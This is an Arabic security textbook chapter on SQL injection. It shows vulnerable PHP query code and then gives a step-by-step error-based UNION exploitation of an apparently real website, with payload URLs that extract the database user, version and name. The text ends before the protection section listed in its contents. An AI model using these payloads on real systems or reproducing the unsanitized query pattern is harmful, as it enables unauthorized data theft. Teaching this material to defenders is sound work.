

الفصل الثالث

ثغرة الـ SQLI

المؤلف

د.م/ أحمد هاشم الفقي

استشاري أمن المعلومات و التحول الرقمي

Ahmed.Hashem.ElFiky@outlook.com

محتويات هذا الفصل

- ما هي ثغرة SQLI
- كيف تعمل ثغرة SQLI
- انواع ثغرة SQLI
- اضرار الثغرة
- الحماية من الثغرة

ما هي ثغرة SQLI

- ثغرات Sql injection وهي ثغرات تحدث في حال إدخال متغير ما على إستعلام query للغة قواعد البيانات mysql ومن ثم توجيه إستعلامات مخصصة لإستغلال مثل ه ذه الثغرات لنحصل على الهدف النهائي وهو إستخراج المعلومات من قاعدة البيانات بشكل كامل و غير شرعي.
- sql injection من بين أكثر الثغرات تواجدا على مواقع الأنترنت و هو ببساطة هجوم يتم فيه حقن كود sql بتطبيق الويب حتى يتم استخراج البيانات من قاعدة البيانات التي يعتمد عليها الموقع ، والثغرة تعتمد على خطأ في عدم معاينة ما يتم إدخاله قبل ان يتم تمريره لقاعدة البيانات كما يمكنك تجاوز نافذة authentication باستعمال هذه الثغرة.

كيف تعمل ثغرة SQLi

- كيف تعمل تطبيقات الويب :
- على سبيل المثال نريد أن نقوم بإظهار كل المنتجات بثمن أقل من 100 درهم عن طريق الرابط :

<http://www.victim.com/products.php?val=100>

- الإتصال بقاعدة البيانات أو Database
- `$conn = mysql_connect("localhost","username","password");`
- تكوين أمر SQL عن طريق المعلومات التي تم إدخالها وهي باللون الاحمر :
- `$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' ".`
- `"ORDER BY ProductDescription";`

كيف تعمل ثغرة SQLI (تكملة...)

- تنفيذ query بقاعدة البيانات :
- `$result = mysql_query($query);`
- القيام بعملية التكرار داخل كل السجلات record set
- `while($row = mysql_fetch_array($result,MYSQL_ASSOC))`
- {
- إظهار النتائج بالمتصفح :
- `echo "Description : {$row['ProductDescription']}
"`
- `"Product ID : {$row['ProductID']}
"`
- `"Price : {$row['Price']}

"`
- }

كيف تعمل ثغرة SQLI (تكملة...)


• وهذا شكل الكود sql الذي يتم تكوينه عن طريق مراحل php التي قمنا بإدراجها:

• `SELECT *`

• `FROM Products`

• `WHERE Price < '100.00'`

• `ORDER BY ProductDescription;`




أنواع ثغرة SQLI

• ويوجد للثغرة انواع : –

• error based sql injection

• blind sql injection



أنواع ثغرة SQLI (تكمّله...)


- error based sql injection
- سنقوم بتطبيق عملي على موقع مصاب بثغرة Sql Injection لذلك المرجوا تتبع المراحل و فهم كل مرحلة و الغاية منها .
- الرابط الذي سنقوم بتجربة استغلال الثغرة عليه هو

<http://www.woodrock.ca/sections/default.php?id=13>

- المرحلة 1 -التأكد من وجود الثغرة-
- سنقوم بالتأكد من وجود الثغرة بالموقع عن طريق إضافة ' للرابط حتى نتمكن من معرفة هل الموقع يقوم بفلتر ما يتم إدخاله أم لا ، و وجود الثغرة يكون عن طريق ظهور رسالة مشابهة ل :
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\" at line 1

أنواع ثغرة SQLI (تكمله...)

- بعد أن قمت بإضافة الرمز ' للرابط النتيجة كانت كالتالي و تؤكد وجود ثغرة sql injection بالموقع :



أنواع ثغرة SQLI (تكملة...)

- المرحلة 2 - تحديد عدد columns

- في هذه المرحلة سنقوم بإضافة order by و رقم العمود و نستمر في تغيير رقم العمود حتى يظهر الخطأ ، بهذه الطريقة نحدد عدد الأعمدة ، و الرابط يصبح كالتالي :

http://www.woodrock.ca/sections/default.php?id=13 order by 1-- (بدون اخطاء)


http://www.woodrock.ca/sections/default.php?id=13 order by 2-- (بدون اخطاء)

http://www.woodrock.ca/sections/default.php?id=13 order by 3-- (بدون اخطاء)

http://www.woodrock.ca/sections/default.php?id=13 order by 4-- (خطأ)


و الإستنتاج الذي نخلص إليه أن عدد الأعمدة هو 3 أعمدة .

أنواع ثغرة SQLI (تكملة...)



أنواع ثغرة SQLi (تكملة...)

- المرحلة 3 - تحديد الأعمدة المصابة.
- في هذه المرحلة سيكون الهدف هو تحديد الأعمدة columns المصابة بالثغرة و التي سنستعملها في استخراج و إظهار البيانات من قاعدة البيانات و لهذا الغرض سنستعمل الكود Union و بإضافة رمز - لقيمة المتغير Id ليصبح الرابط كالتالي :
<http://www.woodrock.ca/sections/default.php?id=-13 union all select 1,2,3-->



أنواع ثغرة SQLI (تكملة...)

- النتيجة عمودين مصابين 2 و 3 و هما اللذان سيتم استعمالهما لاستخراج المعلومات .
- المرحلة 4 -استخراج بعض المعلومات-
- سنقوم باستخراج المعلومات التالية وإظهارها على العمود 2 و أهمها هي إصدار قاعدة البيانات :

إظهار المستخدم user()

```
http://www.woodrock.ca/sections/default.php?id=-13 union all select  
1,user(),3--
```


أنواع ثغرة SQLi (تكملة...)



أنواع ثغرة SQLi (تكملة...)

إصدار قاعدة البيانات version()


[http://www.woodrock.ca/sections/default.php?id=-13 union all select 1,version\(\),3--](http://www.woodrock.ca/sections/default.php?id=-13 union all select 1,version(),3--)



أنواع ثغرة SQLi (تكملة...)

إسم قاعدة البيانات database()

[http://www.woodrock.ca/sections/default.php?id=-13 union all select 1,database\(\),3—](http://www.woodrock.ca/sections/default.php?id=-13 union all select 1,database(),3—)



أنواع ثغرة SQLI (تكمله...)

